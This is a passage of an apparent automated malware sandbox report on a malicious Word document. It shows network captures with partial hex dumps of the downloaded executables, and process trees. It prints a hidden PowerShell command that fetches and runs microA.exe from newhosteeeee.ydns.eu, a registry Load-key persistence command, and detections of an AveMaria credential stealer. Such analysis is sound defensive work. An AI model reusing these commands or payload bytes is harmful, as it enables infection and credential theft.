2a 00 03 30 09 00 2e 00 00 00 00 00 00 00 02 28 18 00 00 0a 02 03 16 2c 14 26 26 02 28 19 00 00 0a 6f 1a 00 00 0a 1b 2d 0b 26 26 2b 0e 7d 02 00 00 04 2b e7 7d 04 00 00 04 2b 00 2a 00 00 06 2a 00 00 13 30 04 00 1b 01 00 00 01 00 00 11 02 7b 02 00 00 04 1d 2d 29 26 06 45 08 00 00 00 07 00 00 00 32 00 00 00 4d 00 00 00 6f 00 00 00 8a 00 00 00 ac 00 00 00 c7 00 00 00 e2 00 00 00 2b 03 0a 2b d5 16 2a 02 15 16 2c 17 26 26 02 20 af dd aa 79 1a 2d 13 26 26 02 17 7d 02 00 00 04 17 2b 0e 7d 02 00 00 04 2b e4 7d 03 00 00 04 2b e8 2a 02 15 7d 02 00 00 04 02 20 c7 84 f2 fd 7d 03 00 00 04 02 18 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 02 7b 05 00 00 04 20 86 e4 dd 4e 61 7d 03 00 00 04 02 19 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 20 da f8 35 95 7d 03 00 00 04 02 1a 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 02 7b 05 00 00 04 20 2a 49 82 37 61 7d 03 00 00 04 02 1b 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 20 41 cb 44 11 7d 03 00 00 04 02 1c 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 20 3f c8 cb 5c 7d 03 00 00 04 02 1d 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 16 2a 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 19 1d 2d 08 26 7b 03 00 00 04 2b 03 26 2b f6 2a 00 00 00 1a 73 1b 00 00 0a 7a 00 03 30 0a 00 16 00 00 00 00 00 00 00 02 1a 1a 2d 0d 26 7b 03 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELa2 @ `@W/@  H.text  `.rsrc/0@@.reloc@@BH!@$0-&(+&+*0s(t-&++*~*0.(,&&(o-&&+}+}+**0{-)&E2Mo++*,&& y-&&}+}+}+*} }}*}{ Na}}*} 5}}*}{ *I7a}}*} AD}}*} ?\}}*}*0-&{+&+*sz0-&{

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	203.159.80.186	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:45:38.498917103 CEST	554	OUT	GET /microA.exe HTTP/1.1 Host: newhosteeeee.ydns.eu Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:45:38.552856922 CEST	555	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Fri, 30 Jul 2021 09:52:56 GMT Accept-Ranges: bytes ETag: "b34311ac2885d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 08:45:38 GMT Content-Length: 525312 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ef cb 03 61 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 d0 07 00 00 32 00 00 00 00 00 00 ea ee 07 00 00 20 00 00 00 00 08 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 90 ee 07 00 57 00 00 00 00 00 08 00 84 2f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f0 ce 07 00 00 20 00 00 00 d0 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 84 2f 00 00 00 00 08 00 00 30 00 00 00 d2 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 08 00 00 02 00 00 00 02 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc ee 07 00 00 00 00 00 48 00 00 00 02 00 05 00 f8 cc 07 00 98 21 00 00 03 00 00 00 1c 00 00 06 d4 40 00 00 24 8c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1b 1e 2d 08 26 28 16 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 09 00 1d 00 00 00 00 00 00 00 73 01 00 00 06 28 17 00 00 0a 74 02 00 00 02 19 2d 03 26 2b 07 80 01 00 00 04 2b 00 2a 00 00 00 1a 7e 01 00 00 04 2a 00 03 30 09 00 2e 00 00 00 00 00 00 00 02 28 18 00 00 0a 02 03 16 2c 14 26 26 02 28 19 00 00 0a 6f 1a 00 00 0a 1b 2d 0b 26 26 2b 0e 7d 02 00 00 04 2b e7 7d 04 00 00 04 2b 00 2a 00 00 06 2a 00 00 13 30 04 00 1b 01 00 00 01 00 00 11 02 7b 02 00 00 04 1d 2d 29 26 06 45 08 00 00 00 07 00 00 00 32 00 00 00 4d 00 00 00 6f 00 00 00 8a 00 00 00 ac 00 00 00 c7 00 00 00 e2 00 00 00 2b 03 0a 2b d5 16 2a 02 15 16 2c 17 26 26 02 20 af dd aa 79 1a 2d 13 26 26 02 17 7d 02 00 00 04 17 2b 0e 7d 02 00 00 04 2b e4 7d 03 00 00 04 2b e8 2a 02 15 7d 02 00 00 04 02 20 c7 84 f2 fd 7d 03 00 00 04 02 18 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 02 7b 05 00 00 04 20 86 e4 dd 4e 61 7d 03 00 00 04 02 19 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 20 da f8 35 95 7d 03 00 00 04 02 1a 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 02 7b 05 00 00 04 20 2a 49 82 37 61 7d 03 00 00 04 02 1b 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 20 41 cb 44 11 7d 03 00 00 04 02 1c 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 02 20 3f c8 cb 5c 7d 03 00 00 04 02 1d 7d 02 00 00 04 17 2a 02 15 7d 02 00 00 04 16 2a 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 19 1d 2d 08 26 7b 03 00 00 04 2b 03 26 2b f6 2a 00 00 00 1a 73 1b 00 00 0a 7a 00 03 30 0a 00 16 00 00 00 00 00 00 00 02 1a 1a 2d 0d 26 7b 03 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELa2 @ `@W/@  H.text  `.rsrc/0@@.reloc@@BH!@$0-& (+&+*0s(t-&++*~*0.(,&&(o-&&+}+}+**0{-)&E2Mo++*,&& y-&&}+}+}+*} }}*}{ Na}}*} 5}}*}{ *I7a}}*} AD}}*} ?\}}*}*0-&{+&+*sz0-&{

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	203.159.80.165	80	C:\Users\user\AppData\Local\Temp\images.exe

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:46:50.757095098 CEST	1177	OUT	GET /microC.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: hutyrtit.ydns.eu Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:46:50.787972927 CEST	1178	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Mon, 02 Aug 2021 07:13:53 GMT Accept-Ranges: bytes ETag: "382415f36d87d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 08:46:50 GMT Content-Length: 1378816 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 31 9b 07 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 2e 14 00 00 da 00 00 00 00 00 00 06 4c 14 00 00 20 00 00 00 60 14 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 15 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b4 4b 14 00 4f 00 00 00 00 60 14 00 20 d6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 15 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 2c 14 00 00 20 00 00 00 2e 14 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 20 d6 00 00 00 60 14 00 00 d8 00 00 00 30 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 15 00 00 02 00 00 00 08 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 4b 14 00 00 00 00 00 48 00 00 00 02 00 05 00 90 30 01 00 64 ab 02 00 03 00 00 00 73 01 00 06 f4 db 03 00 c0 6f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1e 02 28 1d 00 00 0a 2a 26 00 02 28 1e 00 00 0a 00 2a ce 73 1f 00 00 0a 80 01 00 00 04 73 20 00 00 0a 80 02 00 00 04 73 21 00 00 0a 80 03 00 00 04 73 22 00 00 0a 80 04 00 00 04 73 23 00 00 0a 80 05 00 00 04 2a 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 24 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 25 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 26 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 27 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 28 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 29 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 2a 00 00 0a 6f 2b 00 00 0a 73 2c 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 31 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 37 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 3 0 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 3f 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 45 00 00 70 7e 07 00 00 04 6f 2d 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL1aP.L `@ `@KO` @  H.text, . `.rsrc `0@@.reloc@@BK H0dso(*&(*ss s!s"s#*0~o$+*0~o%+*0~o&+*0~o'+*0~o(+*0<~(),!rp(*o+s,~+*0~+*"*0&(r1p~o-(.t$+*0&(r7p~o-(.t$+*0&(r?p~o- (.t$+*0&(rEp~o-

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2640 Parent PID: 584

General

Start time:	10:45:37
Start date:	02/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fef0000
File size:	1424032 bytes

MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2776 Parent PID: 2640

General

Start time:	10:45:39
Start date:	02/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/microA.exe','C:\Users\user\AppData\Roaming\microA.exe'); Start-Process 'C:\Users\user\AppData\Roaming\microA.exe''
Imagebase:	0x13fb00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.2099841469.0000000000390000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: FLTLDR.EXE PID: 2532 Parent PID: 2640

General

Start time:	10:45:40
Start date:	02/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT
Imagebase:	0x13f4d0000
File size:	157024 bytes
MD5 hash:	AF5CCD95BAC7ADADD56DE185D7461B2C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 1980 Parent PID: 2640

General

Start time:	10:45:42
Start date:	02/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/microA.exe','C:\Users\user\AppData\Roaming\microA.exe'); Start-Process 'C:\Users\user\AppData\Roaming\microA.exe''
Imagebase:	0x13fb00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000006.00000002.2100943704.0000000000360000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 2256 Parent PID: 2640

General

Start time:	10:45:43
Start date:	02/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://newhosteeeee.ydns.eu/microA.exe','C:\Users\user\AppData\Roaming\microA.exe'); Start-Process 'C:\Users\user\AppData\Roaming\microA.exe''
Imagebase:	0x13fb00000

File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: microA.exe PID: 2508 Parent PID: 2776

General

Start time:	10:45:45
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\microA.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\microA.exe'
Imagebase:	0x60000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2168254324.0000000001FFB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000A.00000002.2168254324.0000000001FFB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2171424499.0000000003369000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 40%, Metadefender, Browse • Detection: 63%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: microA.exe PID: 972 Parent PID: 1980

General

Start time:	10:45:46

Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\microA.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\microA.exe'
Imagebase:	0x60000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2168345200.0000000002266000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000B.00000002.2168345200.0000000002266000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Written

File Read

Analysis Process: microA.exe PID: 1960 Parent PID: 2256

General

Start time:	10:45:47
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Roaming\microA.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\microA.exe'
Imagebase:	0x60000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.2170454925.000000000225C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000C.00000002.2170454925.000000000225C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000003.2162762673.00000000037DF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000C.00000003.2162762673.00000000037DF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.2171376999.00000000032C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000C.00000002.2171376999.00000000032C9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: verclsid.exe PID: 1948 Parent PID: 2640

General

Start time:	10:46:02
Start date:	02/08/2021
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xff3f0000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: notepad.exe PID: 2032 Parent PID: 2640

General

Start time:	10:46:03
Start date:	02/08/2021
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\NOTEPAD.EXE' 'C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh.ScT'
Imagebase:	0xff9c0000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: microA.exe PID: 2532 Parent PID: 2508

General

Start time:	10:46:16
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Local\Temp\microA.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\microA.exe
Imagebase:	0xcb0000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000010.00000003.2169463839.00000000005AC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000010.00000003.2169463839.00000000005AC000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000010.00000002.2173889702.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000010.00000002.2173889702.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000010.00000002.2173889702.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000010.00000002.2173889702.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000010.00000003.2169166646.00000000005A5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000010.00000003.2169166646.00000000005A5000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 40%, Metadefender, Browse • Detection: 63%, ReversingLabs

Analysis Process: microA.exe PID: 2372 Parent PID: 972

General

Start time:	10:46:16
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Local\Temp\microA.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\microA.exe
Imagebase:	0xcb0000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: microA.exe PID: 2644 Parent PID: 1960

General

Start time:	10:46:16
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Local\Temp\microA.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\microA.exe
Imagebase:	0xcb0000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000012.00000002.2169991730.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2169991730.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000012.00000002.2169991730.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000012.00000002.2169991730.0000000000400000.00000040.00000001.sdmp, Author: unknown

Analysis Process: cmd.exe PID: 2648 Parent PID: 2532

General

Start time:	10:46:19
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe'
Imagebase:	0x4a080000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: images.exe PID: 1616 Parent PID: 2532

General

Start time:	10:46:20
Start date:	02/08/2021
Path:	C:\ProgramData\images.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\images.exe
Imagebase:	0x900000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.2232511346.0000000002471000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000014.00000002.2232511346.0000000002471000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.2232610270.00000000033A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000014.00000002.2232610270.00000000033A9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 40%, Metadefender, Browse • Detection: 63%, ReversingLabs

Analysis Process: reg.exe PID: 2244 Parent PID: 2648

General

Start time:	10:46:21
Start date:	02/08/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe'
Imagebase:	0x860000
File size:	62464 bytes
MD5 hash:	D69A9ABBB0D795F21995C2F48C1EB560
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: images.exe PID: 1468 Parent PID: 1616

General

Start time:	10:46:45
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Local\Temp\images.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\images.exe
Imagebase:	0x150000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 40%, Metadefender, Browse • Detection: 63%, ReversingLabs

Analysis Process: images.exe PID: 1312 Parent PID: 1616

General

Start time:	10:46:46
Start date:	02/08/2021
Path:	C:\Users\user\AppData\Local\Temp\images.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\images.exe
Imagebase:	0x150000
File size:	525312 bytes
MD5 hash:	100C3E2649FD32CE6D7E108E1A2EBF0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: images.exe PID: 2168 Parent PID: 1616

General

Start time:	10:46:47
